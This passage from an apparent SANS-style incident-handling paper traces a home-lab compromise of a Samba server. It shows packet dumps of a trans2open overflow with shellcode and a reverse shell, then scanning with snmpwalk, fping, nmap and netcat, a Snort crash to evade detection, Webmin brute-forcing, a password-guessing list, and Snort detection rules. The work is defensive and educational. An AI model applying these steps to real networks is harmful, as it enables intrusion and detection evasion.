0x0070   3000 024c 4d31 2e32 5830 3032 00            0..LM1.2X002.
```

Packet Trace 1 indicates that the transaction `SMBnegotiate` is initiated from the attacker machine, using MetaSploit Framework. As shown from the packet header, indicating that the SMB dialect is Netbios, using LAN Manager version 1.0.

```
================================  packet trace 2 ====================================

22:56:49.550529 10.10.20.40.41028 > victim-1.netbios-ssn: P [tcp sum ok] 162:233(71) ack
111 win 5840


<nop,nop,timestamp 18281455 89619858>
```

```
>>> NBT Packet

NBT Session Packet

Flags=0x0

Length=67 (0x43)


SMB PACKET: SMBtconX (REQUEST)

SMB Command   =  0x75

smbvwv[]=

Com2=0xFF

Off2=0 (0x0)

Flags=0x0

PassLen=1 (0x1)

Passwd&Path&Device=

smb_bcc=24

smb_buf[]=

[000] 00 5C 5C 31 32 37 2E 30  2E 30 2E 31 5C 49 50 43  \000\\127.0 .0.1\IPC

[010] 24 00 3F 3F 3F 3F 3F 00                           $\000?????\000

 (DF) (ttl 64, id 21462, len 123)

0x0030   0557 7d92 0000 0043 ff53 4d42 7500 0000     .W}....C.SMBu...

0x0040   0018 0120 0000 0000 0000 0000 0000 0000     ................

0x0050   0000 d511 0000 a32c 04ff 0000 0000 0001     .......,........

0x0060   0018 0000 5c5c 3132 372e 302e 302e 315c     ....\\127.0.0.1\

0x0070   4950 4324 003f 3f3f 3f3f 00                 IPC$.?????.
```

Packet Trace 2 shows that the attacker machine is making a NetBIOS connection request asking for the local loopback address `127.0.0.1` with `$IPC` call.

```
============================== packet trace 3 ======================================

22:56:49.554617 victim-1.netbios-ssn > 10.10.20.40.41028: P [tcp sum ok] 111:158(47) ack
233 win 5792
```

```
<nop,nop,timestamp 89619860 18281455>

>>> NBT Packet

NBT Session Packet

Flags=0x0

Length=43 (0x2b)



SMB PACKET: SMBtconX (REPLY)

SMB Command   =  0x75

Proc ID       =  4565 (0x11d5)

UID           =  0 (0x0)

MID           =  11427 (0x2ca3)

Word Count    =  2 (0x2)

smbvwv[]=

Com2=0xFF

Off2=0 (0x0)

smbbuf[]=

ServiceType=IPC
```

Packet Trace 3 indicating that the victim machine has accepted the attacker machine NetBIOS request, with an unspecified length of `smbbuf`.

```
================================== packet trace 4 ====================================

22:56:49.570615 10.10.20.40.41028 > victim-1.netbios-ssn: P 233:1665(1432) ack 158 win
5840



<nop,nop,timestamp 18281457 89619860>

>>> NBT Packet

NBT Session Packet

Flags=0x4

Length=2080 (0x820)

WARNING: Short packet. Try increasing the snap length (1428)
```

```
SMB PACKET: SMBtrans2 (REQUEST)

SMB Command   =  0x32

TRANSACT2_OPEN param_length=2000 data_length=12

TotParam=2000 (0x7d0)

TotData=12 (0xc)

MaxParam=2000 (0x7d0)

MaxData=12 (0xc)

ParamCnt=2000 (0x7d0)

ParamOff=67 (0x43)

DataCnt=12 (0xc)

DataOff=2068 (0x814)

SetupCnt=1 (0x1)

TransactionName=Flags2=0x0

Res=(0x0, 0x0, 0x0, 0x9090, 0x9090)

{èIÃAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAData: (1116 bytes)

[000] 00 00 00 00 00 19 00 00  00 20 C0 17 08 00 00 00  \000\000\000\000\000\031\000\000
\000

Data: (12 bytes)

[000] 40 BF 17 08 34 74 03 40  60 15 18 08              @\277\027\0104t\003@ `\025\030\010

 (DF) (ttl 64, id 21463, len 1484)

0x0030   0557 7d94 0004 0820 ff53 4d42 3200 0000     .W}......SMB2...

   the trace shows a long list of 9090

0x0090   0000 0090 9090 9090 9090 9090 9090 9090     ................

0x02d0   9090 9090 9090 9090 9090 9090 9090 9090     ................

0x02e0   9090 9090 9090 9090 9090 9090 9090 90d9     ................

0x02f0   eed9 7424 f45b 31c9 b11b 8173 17fb e849     ..t$.[1....s...I

0x0300   c383 ebfc e2f4 720d 7803 ca33 0a93 91e9     ......r.x..3....
```

```
0x0310   23c1 7209 f9a5 3668 21c9 f1fc 61ab f9e8     #.r...6h!...a...

0x0320   5922 7209 23d3 aab8 c022 abd9 8973 9d5b     Y"r.#...."...s.[

0x0330   4a0e 7b6d 89bb c8a3 c01a ca28 1273 c425     J.{m.......(.s.%

0x0340   c98a 8211 7803 ca33 780a ca3a f967 3668     ....x..3x..:.g6h

0x0350   7803 ab61 abab d4c7 3aab 93c7 2baa 9561     x..a....:...+..a

0x0360   aa93 a865 45e7 4be3 8443 ca28 090e 7be8     ...eE.K..C.(..{.

0x0370   49c3 4141 4141 4141 4141 4141 4141 4141     I.AAAAAAAAAAAAA

0x0380   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x0390   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x03a0   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x03b0   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x03c0   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x03d0   4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA

0x03e0   4141 4141 4141 4141 4141 4141 4141          AAAAAAAAAAAAAA
```

Trace 4 shows a lot of actions:

- the exploit is jamming a large buffer into the smbbuf with lots of "AAAAAAAAAAAAAAAAAAAAAAAA" to the victim,
- along with lots of NOP sled "9090" (the empty spaces are removed for clarity - the trace has a long list of 9090s) to increase its probabilities of hitting the correct return address,

this, of course, is in an attempt to cause a stack buffer overflow.

```
============================== packet trace 5 =======================================

22:56:49.615497 victim-1.netbios-ssn > 10.10.20.40.41028: . [tcp sum ok] 158:158(0) ack
2475 win 11456 <nop,nop,timestamp 89619866 18281462> (DF) (ttl 64, id 27885, len 52)



22:56:49.616027 victim-1.42272 > 10.10.20.40.rwhois: S [tcp sum ok]
1706388379:1706388379(0) win 5840 <mss 1460,sackOK,timestamp 89619866 0,nop,wscale 0> (DF)
(ttl 64, id 5633, len 60)



22:56:49.616061 10.10.20.40.rwhois > victim-1.42272: S [tcp sum ok]
1195469422:1195469422(0) ack 1706388380 win 5792 <mss 1460,sackOK,timestamp 18281462
89619866,nop,wscale 0> (DF) (ttl 64, id 0, len 60)
```

```
22:56:49.616197 victim-1.42272 > 10.10.20.40.rwhois: . [tcp sum ok] 1:1(0) ack 1 win 5840
<nop,nop,timestamp 89619866 18281462> (DF) (ttl 64, id 5634, len 52)
```

The last four packets indicate that the attacker can successfully use the `r-service` such as "**`rwhois`**" to establish the reverse shell back to the attacker machine, with a dynamic port `42272`. Note that the port number `42272` can vary, subject to the availability of the local host. On subsequent lab regression testing, the exploit uses another dynamic port for connection. At this point, the attacker successfully gains administrative privileges and take control of the server.

2.6.2 Defending the system

To protect the Samba services, consider the following:

1. Turn on `tcp_wrappers` and configure the `/etc/host.allow` and `/etc/host.deny` to permit only those authorized hosts to have access to the Samba services. While this may not be an effective means to stop the attack, we hope this would make it more difficult for the attacker to penetrate the target system, once the attacker bypasses the fences of the perimeter security.
2. Turn on host based firewall on key servers. Even the default Linux firewall like `iptable` or `ipchain` can be an effective means to block the attacker. The train of thought is similar to #1. This method may or may not prevent a break-in, but at least this approach makes it harder for attackers to penetrate the corporate network.
3. The two IDS books "Intrusion Detection with Snort" and "Snort and IDS Tools"(see ref. [20], [21]) indicated that if you compile Snort with the special Samba options, as follows:

```
# ./configure  --with-smbalerts
```

   This would generate a Window pop-up on a Window client machine to alert someone has attempted to access the Samba server.
4. Create a Snort rule to recognize Samba exploit similar to this:

```
  alert tcp any any -> any 139 (msg:"Exploit Samba trans2open overflow" \
dsize: > 3000;  classtype:attempted-admin; priority: 10 );
```

   I created this rule which says if encounter any TCP traffic coming from port 139 and if protocol data size greater than 3000 bytes long, flag this as Samba exploit. While this is not perfect, it alerts on large data packet size. I tested this on my victim machine, it worked. Snort log alerts showed up on my victim machine's `/var/log` directory, as we will see later in the Incident Handling process.

   Or compile Snort with the flexible expression so that it can use the keyword block to drop hostile connection

```
#  ./configure –enable-flexresp
```

This tells Snort to drop hostile packets if it detects a shellcode pattern:

```
   alert tcp any any -> any 139 (content: "0004 0820 ff53 4d42"; react:
block;)
```

5. If nothing works, then there are still stock piles of Snort rules that can help. For example, the latest Snort rules come with default SMB alert, exploit alerts, and shellcode alerts. Turn them on from the `snort.conf` configuration files, and run Snort as follows.

```
# /usr/local/bin/snort –c /opt/snort/snort.conf
```

6. Disable RPC, or any unused remte services such as `rwhois`.

3 Platforms/Environments

3.1 Victim's Platform

Like many proprietors, this company has a mixed Windows and Linux computing environment, Linux is used for servers and Windows is used for desktops.
Red Hat Linux 9.0 is the prime Linux servers in use, with default server configuration and minimal security set for Samba service.

Samba has not been patched up-to-date due to many backlogs exist and they company is short on competent staff. System Admin are under pay which also created a high turn-over rate. As a result, servers are not as secure as they should.

3.2 Source Network (Attacker)

The attacker is running a dual-boot PC running Red Hat 9.0 Linux and Windows 2000 Professional with Wireless access card. Since DHCP is used in the victim's network, the attacker can easily gain inside access to the victim's network without having to be physically inside the premises. All he need is to drive nearby the parking lot and uses his 802.11b Wireless access card; he can get access to the victim network easily.

Because the attacker worked with this company before, he had some inside knowledge. He managed to obtain access to some dormant accounts that nobody would have noticed. Because wireless networking is still fairly new, and nobody really understands how insecure wireless network is. This gives the perfect opportunity for the attacker a way to get in. As well, he could use the Joint Venture IP address to hide his track. The idea is that the attacker comes in through the spoofed IP address as the external worker.

3.3 Target Network

The diagram below depicts the target network of this company we attempt to simulate, using the home based lab environment. This network basically has a web site behind the firewall, which is deployed to serve external customers. Because the economic downturn, the company reduces operational costs by consolidating both the web server and Samba print service together. This is to save on the server maintenance and software license costs.




Figure 2: Target Network

3.4 Network Diagram

In my lab setup at home, a separate set of private IP addresses are used for these PCs. The internal router does not connect to the external network to ensure no damage is done to the Internet community. The lab network runs on its own private Class B subnet, `10.10.20.x`.




Figure 3: Home Network Set up

4 Stages of the Attack

4.1 Reconnaissance

Reconnaissance is to discover about the target as much as possible using publicly available information before hastily attacking the victim.

The first thing Dick did was to check out if his old pal Harry who is still with the security guard service for the company. Harry works night shift. Dick and Harry were good friends because they both have similar interest, i.e., they both like to hang out in pubs.

After a few drinks with Harry, Dick began to learn more about the company. While he listened to Harry's complains about how dissatisfied with his job, he also learned that the company has outsourced some major work for some foreign company. The company's business also seems to have gone downhill, because the company had a few laid-offs since Dick has left the company.

Nonetheless, with this inside information, Dick knows that he has a couple of ways to get in to the company:

1. Via this foreign access point, and perhaps comes in as if he were the foreign worker;
2. Via some dormant accounts. With a few recent laid-offs the chances are he will find some dormant accounts that have not been closed off.

Now that Dick is armed with this knowledge, he is ready to find out more about the company. In order to find out the IP address used by the foreign company, Dick started with the `Google` search engine to dig up any recent news of the company, the `CNN` business news, as well as the company web page to learn about any latest announcements of the company might have in the last few months.

`whois` was indeed Dick's friend. In addition to displaying the contact name of the domain registration, `whois` also indicates that the company has two blocks of addresses assigned by the Internet Authority: one is for the external IP address the company already uses for its web site, and there is another one that Dick has not seen before. Hmm… could this be the special IP address he is looking for, that could be the one used by the foreign company to access/exchange business information?

After talking to Harry, Dick tried to piece together all the information he gathered. Dick wrote down what he learned. He also learned from Harry about this engineer Frank who was so obsessed with his work even on the day he got

layoff. Harry mentioned that Frank was working on a project called *Zeus*. Therefore, this gives Dick some clue as to what password text to use for his dormant account password attack.

In addition to performing `whois` on the block of IP addresses used by the company, Dick also found something interesting about the Greek god Zeus. He learned that the Greek god Zeus had a weakness of "insatiable lust" for female charms. The list of goddesses would be a good starting place for dictionary attack: Hera, Alcmene, Danae, Europa, Io, Leda, Leto, Maia, Metis, Mnemosyne, Semele

Detailed description on Zeus and his goddesses can be found on Google:
http://www.loggia.com/myth/zeus.html

We sometimes wonder how much a security guard knows about this company; consider that the security company is only meant to provide the physical building protection.

4.2 Scanning

Now that Dick is armed with some useful information, he can start to work. His plan of attack is as follows:

1. Use SNMP and network management tools such as `mbrowser, openNMS, mbrowser, neo` to perform auto-discovery of the network topology;
2. Use `fping` and hping to further understand the network infrastructure;
3. Use `nmap` to perform OS fingerprinting;
4. Use `nessus` or `netcat` to scope out what vulnerability exist on the host

4.2.1.1 Simple Network Management Protocol

SNMP was developed in the early 1990s to provide remote device management and access. Unfortunately because it uses a very weak security access model called community string, everybody is effectively invited to come in and take a peak of what is inside the device.

The hacker can find out who the contact person for the system is, and how long the system has been in service via drilling down the standard SNMP MIB-2 variables like `sysContact` and `sysDescr`. Here the attacker uses the `net-snmp` package (download from http://sourceforge.net/projects/net-snmp/) which comes with `snmpget, snmpset,` and `snmpwalk` commands:

```
[root@phantom ~]#  /usr/bin/snmpwalk -v 1 10.10.20.10 -c public system
```

Attached is a partial output of `snmpwalk`. Let's look at some of these variables called `sysDescr.0`, `sysLocation.0`, `sysContact.0`. Based on the contents of these variables, the attacker now knows this system is running Linux

with kernel 2.4.20-8, the system admin is Susan Ross, and the location of this machine is in the building Midearth.

```
SNMPv2-MIB::sysDescr.0 = STRING: Linux victim-1 2.4.20-8 #1 Thu Mar 13 17:54:28

EST 2003 i686

SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10

SNMPv2-MIB::sysUpTime.0 = Timeticks: (2519) 0:00:25.19

SNMPv2-MIB::sysContact.0 = STRING: Susan Ross

SNMPv2-MIB::sysName.0 = STRING: victim-1

SNMPv2-MIB::sysLocation.0 = STRING: MIDEARTH
```

4.2.1.2 Fping, Hping or Nmap

While most Internet hosts are equipped with the Internet Control Message Protocol (ICMP) or the popular "`ping`" utility for network reachability testing, the regular `ping` command only works with one target. If you need to test for more than one host, a script to loop through a subnet or a block of addresses is required. Therefore, fping was invented to fill this gap which stands for "fast pinger" and can be used to perform a "ping sweep". Fping can be downloaded from: http://www.fping.com/.

Below are some of the options available in fping, quoted from fping man page:

-a	show the system is alive
-bn	Specify the number of bytes of data to send on a ping packet
-Hn	Tells fping to wait how many minutes before giving up on the target host
-c	Specify how many packets to send to each target
-C	In addition to –c, this tells fping to provide statistics on a per target basis
-d	Request to use DNS lookup for return packets
-e	This also shows the elapsed (or round-trip) delay of the packets

For example, if the hacker wants to find out how many hosts are in a particular subne, he will first create a list of possible IP addresses within that subnet in an ASCII text file.. With fping, he can now find out what hosts exist on the subnet.

```
[root@phantom root]# vi target_file.txt

[root@phantom root]# fping -f target_file.txt > target.log

ICMP Host Unreachable from 10.10.20.40 for ICMP Echo sent to 10.10.20.60

ICMP Host Unreachable from 10.10.20.40 for ICMP Echo sent to 10.10.20.60

ICMP Host Unreachable from 10.10.20.40 for ICMP Echo sent to 10.10.20.60

[root@phantom root]# more target.log
```

```
10.10.20.10 is alive

10.10.20.20 is alive

10.10.20.40 is alive

10.10.20.50 is alive

10.10.20.60 is unreachable
```

After the attacker has identified the list of potential preys, he is now one step closer to his target. His next goal is to identify the target OS. With the help of `nmap`, he can find out what OS the target is running. Nmap is a very popular scanning tool in the hacking underground for OS fingerprinting. Fyodor created the tool and it is available from http://www.insecure.org/

The reason why it is possible for tools like `nmap` to perform OS fingerprinting is the fact that currently there are no standards on how the TCP/IP stack should behave. There are many differences among vendors' IP stack implementations. Vendors often interpret the Internet standards (called Request For Comments RFC) differently when developing their own TCP/IP stacks. Therefore, by probing these differences, hackers can now make an educated guess on the target OS, according to "Hacking Exposed" by McCure, Scambray and others.(see [15], [16], [50], [51]. [43]). Fyodor published a paper describing this behavior in:
http://www.insecure.org/nmap/namp-fingerprinting-article.html

There are many ways to probe the TCP/IP stack:, here are some of the ways quoted from McCure's "Hacking Exposed" (see ref [50]):

FIN probe	Send a FIN packet to the open port. Many OS will not know what to do but send back with a FIN or an ACK packet.
Bogus Flag	Send a bogus SYN packet with TCP flag set in the TCP header. Each OS replies differently.
Don't Fragment Bit	Some OS will set this "Don't Fragment Bit" for better performance
TCP Window Size	Each TCP/IP stack set the initial window size differently, often with a unique window size to begin with.
TCP Acknowledgement ACK Value	Some send back with the Same sequence number, others send back with a sequence number + 1
ICMP Error Quenching	Not everyone follows RFC 1812, which defines the rate limiting for error messages.

Nmap – Network Exploration tool and security scanner

Nmap can be used to scan the target network to determine which hosts are up and what services are running. As quoted from the Nmap man page, Nmap supports a large number of scanning techniques:

> "UDP, TCP connect(), TCP SYN (half open), ftp proxy (bounce attack), Reverse-ident, ICMP(ping sweep), FIN, ACK sweep, Xmas Tree, SYN sweep, IP Protocol, and Null scan."

Here are the options used by our e attacker :
-o This option activates remote host identification, or os fingerprinting
-p This option specifies what port to use for scanning

```
# nmap –p<port number> -O <target IP address>
```

As shown from the nmap output below, victim-1 is a Linux host.

```
[root@phantom root]# nmap -p80 -O 10.10.20.10

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-01-27 20:17 EST

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open
and 1 closed TCP port

Interesting ports on victim-1 (10.10.20.10):

PORT   STATE SERVICE

80/tcp open  http

Device type: general purpose

Running: Linux 2.4.X|2.5.X

OS details: Linux Kernel 2.4.0 - 2.5.20

Uptime 1.033 days (since Wed Jan 26 19:29:51 2005)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.069 seconds
```

When the attacker sends a SYN packet to the victim host, the victim host sends back a reset packet RST. The Linux victim host always returns with the “do not fragment” bit “DF” as shown in the TCP header. Note that the TTL (Time-to-Live) for counting the number of next hops is always 64 for Linux host. In addition to this, the returned TCP sequence number is incremented by 1 as shown from the following trace.

```
------------------------- SYN packet sent by Attacker ------------------------------→

15:56:22.640430 10.10.20.40.50222 > victim-1.supdup: S [tcp sum ok]
4241077904:4241077904(0) win 1024 (ttl 56, id 42504, len 40)

--------------------------RST reply by victim host ---------------------------------→

15:56:22.640551 victim-1.supdup > 10.10.20.40.50222: R [tcp sum ok] 0:0(0) ack 4241077905
win 0 (DF) (ttl 64, id 0, len 40)
```

The attacker continued with his search, and detected every host on that subnet. As shown, victim-2 turns out to be a Windows host, with the NetBIOS services running.

```
root@phantom root]# nmap -O 10.10.20.20
```

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-01-27 20:19 EST

Interesting ports on victim-2 (10.10.20.20):

(The 1653 ports scanned but not shown below are in state: closed)

PORT     STATE SERVICE

135/tcp  open  msrpc

139/tcp  open  netbios-ssn

445/tcp  open  microsoft-ds

1025/tcp open  NFS-or-IIS

Device type: general purpose

Running: Microsoft Windows 95/98/ME|NT/2K/XP

OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or
Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 92.669 seconds
```

Before jumping to the services, let's dissect what exactly is happening, and why Nmap can tell this is a Windows host.

If we look at some of these returned packets coming back from the victim host, we find a few things. When attacker sends a TCP packet with the reset `RST` bit on, Windows sends back with an acknowledgment field `ack 3716031418` with the same initial Time-to-Live value of `TTL 128` with every single returned packet, as shown from the following packet traces.

```
================================== packet 1 ==================================➔

16:38:14.560006 victim-2.1665 > 10.10.20.40.57954: R [tcp sum ok] 0:0(0) ack 3716031418
win 0 (ttl 128, id 25663, len 40)

================================== packet 2 ==================================➔

16:38:14.560010 victim-2.382 > 10.10.20.40.57954: R [tcp sum ok] 0:0(0) ack 3716031418 win
0 (ttl 128, id 25664, len 40)

================================== packet 3 ==================================➔

16:38:14.560012 victim-2.1518 > 10.10.20.40.57954: R [tcp sum ok] 0:0(0) ack 3716031418
win 0 (ttl 128, id 25665, len 40)
```

Therefore, with these unique TCP/IP behaviors, the attacker can accurately pinpoint and guess the target OS.

It turns out the Honeyet project has discovered many OS characteristics, as documented in Stephen Northcutt and Judy Novak's "Network Intrusion Detection" (see ref [14]), that a Windows 2000 host always has its initial Time-to-Live (TTL) value set to 128, window size set to 17000-18000, don't-fragment (DF) bit set to yes, and Type of Service (TOS) bit set to 0. Whereas in a Linux host the value of TTL is 64, window size is 32120, DF bit to yes, and TOS bit to 0. This explains why scanning tools like Nmap is able to guess the target OS accurately.

4.2.1.3 Defending the host

While scanning tool like nmap is powerful, but if a host-based firewall is installed, the attacker will not be able to tell what OS it is running, as indicated from the following 10.10.20.50 output.

```
[root@phantom root]# nmap -O 10.10.20.50


Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-01-27 20:36 EST

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open
and 1 closed TCP port

Interesting ports on 10.10.20.50:

(The 1589 ports scanned but not shown below are in state: filtered)

PORT      STATE  SERVICE

19/tcp    closed chargen

48/tcp    closed auditd

62/tcp    closed acas

68/tcp    closed dhcpclient

5304/tcp  closed hacl-local

5631/tcp  closed pcanywheredata

6009/tcp  closed X11:9

6143/tcp  closed watershed-lm

6401/tcp  closed crystalenterprise

32773/tcp closed sometimes-rpc9

32786/tcp closed sometimes-rpc25

Too many fingerprints match this host to give specific OS details
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 103.844 seconds

[root@phantom root]#
```

4.2.1.4 Finding vulnerable services

While nmap is useful for OS fingerprinting and detecting open services, netcat can also be used to detect what ports are opened as follows:

Netcat

Netcat is the "Swiss Army Knife" (as described in SANS Track 4 Student Notes) tool written by Hobbit (hobbit@avian.org). From scanning open ports to establishing remote socket connection, this is one of the hacker's "dream" toolkits. Netcat is mentioned in many security literatures, including the "Hacking Exposed" by McClure, Scambray and Kurtz, "Anti-Hacker Toolkit" by Shema & Johnson, "Counter Hack" by Ed Skoudis (see ref [15], [16], [50], [51]).
These options are quoted from "Hacking Exposed" (ref [50]):

-v	Verbose mode
-vv	Very verbose mode
-z	gives zero mode I/O and for port scanning
-w2	gives a timeout value for each connection
-u	For UDP scanning

```
[root@phantom]# ./nc_scan.sh

#!/bin/sh -xv



/usr/local/bin/nc -v -z -w2 10.10.20.10 1-10240 > nc_scan.log

+ /usr/local/bin/nc -v -z -w2 10.10.20.10 1-10240

victim-1 [10.10.20.10] 10000 (?) open

victim-1 [10.10.20.10] 9099 (?) open

victim-1 [10.10.20.10] 6000 (x11) open

victim-1 [10.10.20.10] 901 (swat) open

victim-1 [10.10.20.10] 631 (ipp) open

victim-1 [10.10.20.10] 515 (printer) open

victim-1 [10.10.20.10] 443 (https) open

victim-1 [10.10.20.10] 139 (netbios-ssn) open

victim-1 [10.10.20.10] 111 (sunrpc) open
```

```
victim-1 [10.10.20.10] 80 (http) open

victim-1 [10.10.20.10] 22 (ssh) open
```

Dick used netcat to scan the entire port range from `1` to `10240`. He now knows exactly what services are running on the target Linux system, he is ready to "rock-and-roll".

4.3 Exploiting the System

4.3.1 Exploit Strategy

Let's assume Dick was able to use one of the Greek goddess's names to gain access to the dormant account, (i.e., recall the account of one of the laid-off employees, Frank). Dick was able to use it to gain access to the Joint Venture (JV) gateway site, where he figured a way to get into the JV network. Using one of the JV employee userids he was able to pose as a legitimate employee of JV and get into the target company with the JV IP address. This allowed him to bypass the heavy firewall infrastructure and to gain easy access to the internal network.

As in any good project management plan, Dick needs an escape plan: if he runs into trouble, he needs a backdoor to escape because this disguises the system admin or the defense system. They would think that this is a break-in coming from the joint venture (JV) site, instead of coming from locally. To make matters worse, the JV company is located thousands of miles away from the third world country, where local law enforcements have no formal or diplomatic relationship with this foreign country at this time.

Now that Dick has identified `victim-1` is a Linux server, his plan of attack is as follows:

- Remove any obstacles
- Start with "low hanging" fruits"
- Use existing exploits
- Zero-day exploit.

In other words, Dick starts with the easiest and then moves on the more difficult tasks, as with any problem solving skills.

4.3.2 Remove Obstacles

Since `victim-1` is a Linux server, the chances are there may be some sort of Intrusion Detection System running.

4.3.2.1 Snort DoS Attack

To cover his tracks, Dick's goal is to eliminate any obstacles that hinder his evil acts. He found that there is a Denial of Service (DoS) exploit available from the French security site K-otik. So he used it to knocked down Snort which, happened to be running on the host `victim-1`.

Now that Snort is down, he can move on to his next step.

```
[root@victim-1 ~]# snort -v

Running in packet dump mode

Log directory = /var/log/snort



Initializing Network Interface eth0



        --== Initializing Snort ==--

Initializing Output Plugins!

Decoding Ethernet on interface eth0



        --== Initialization Complete ==--



-*> Snort! <*-

Version 2.2.0 (Build 30)

By Martin Roesch (roesch@sourcefire.com, www.snort.org)

01/02-22:44:29.951548 10.10.20.20:137 -> 10.10.255.255:137

UDP TTL:128 TOS:0x0 ID:10651 IpLen:20 DgmLen:78

Len: 50

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+



01/02-22:45:01.128795 10.10.20.40:321 -> 10.10.20.10:123

TCP TTL:64 TOS:0x0 ID:50319 IpLen:20 DgmLen:44

******** Seq: 0x0  Ack: 0x0  Win: 0x10  TcpLen: 24

TCP Options (1) => Segmentation fault
```

From the snort packet trace, we can see the evil packet in action. As the packet arrived from `10.10.20.40`, the exploit punched down Snort. Snort crashed with a segmentation fault. This is because Snort v2.2 was running in the fast or packet dump mode (with –v option). The fix to this problem is to install the latest Snort 2.3rc2 and do not run Snort in fast mode.

4.3.3 Start with Low-hanging fruits

4.3.3.1 Webmin Attacks

Webmin is a user friendly web interface for server administration.functions (http://sourceforge.net/projects/webadmin/). It is attractive to system admin folks because the tool provides a consistent user interface if heterogenous Linux distributions are used.

In an attempt to gain root/admin access, Dick started with the webmin bruteforce attack exploit found in the K-otik website.

```
[root@phantom]# perl webminbf.pl victim-1 "uptime"

[+] BruteForcing...

[+] trying to enter with: b

[+] trying to enter with: c

[+] trying to enter with: d

[+] trying to enter with: e

[+] trying to enter with: f

[+] trying to enter with: g
```

While running this bruteforce attack, it was noted that the CPU cycle went up to 100%. This is another indication of the system is under attack, Since the root password was not made up of dictionary word, this exploit script did not get the root access.

4.3.3.2 Samba SWAT Web Attack

To configure Samba services, `Samba.conf` file needs to be edited Then the `smbd` and `nmbd` daemons will need to be started. To simplify this process, many Graphical User Interfaces (GUI) are available. One of the most popular ones is the Samba Web Administration Task (SWAT). .SWAT can be turned on by configuring `xinetd` under `/etc/xinetd.d` directory. As with previous attack attempts, the attacker tried to use the SWAT exploit POC t o harm the system, but so far nothing seems to work.

```
[root@phantom root]# ./swat_poc.pl 10.10.20.10
```

```
connected

HTTP: [GET / HTTP/1.1

Host: 10.10.20.10:901

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7) Gecko/20040712

Firefox/0.9.1

Accept: text/xml

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Authorization: Basic =



]

Sent
```

So far, nothing worked. Normally a script-kiddie may give up and move on to other targets. But since Dick is determined to get revenge, he does not give up so easily. At least not yet.

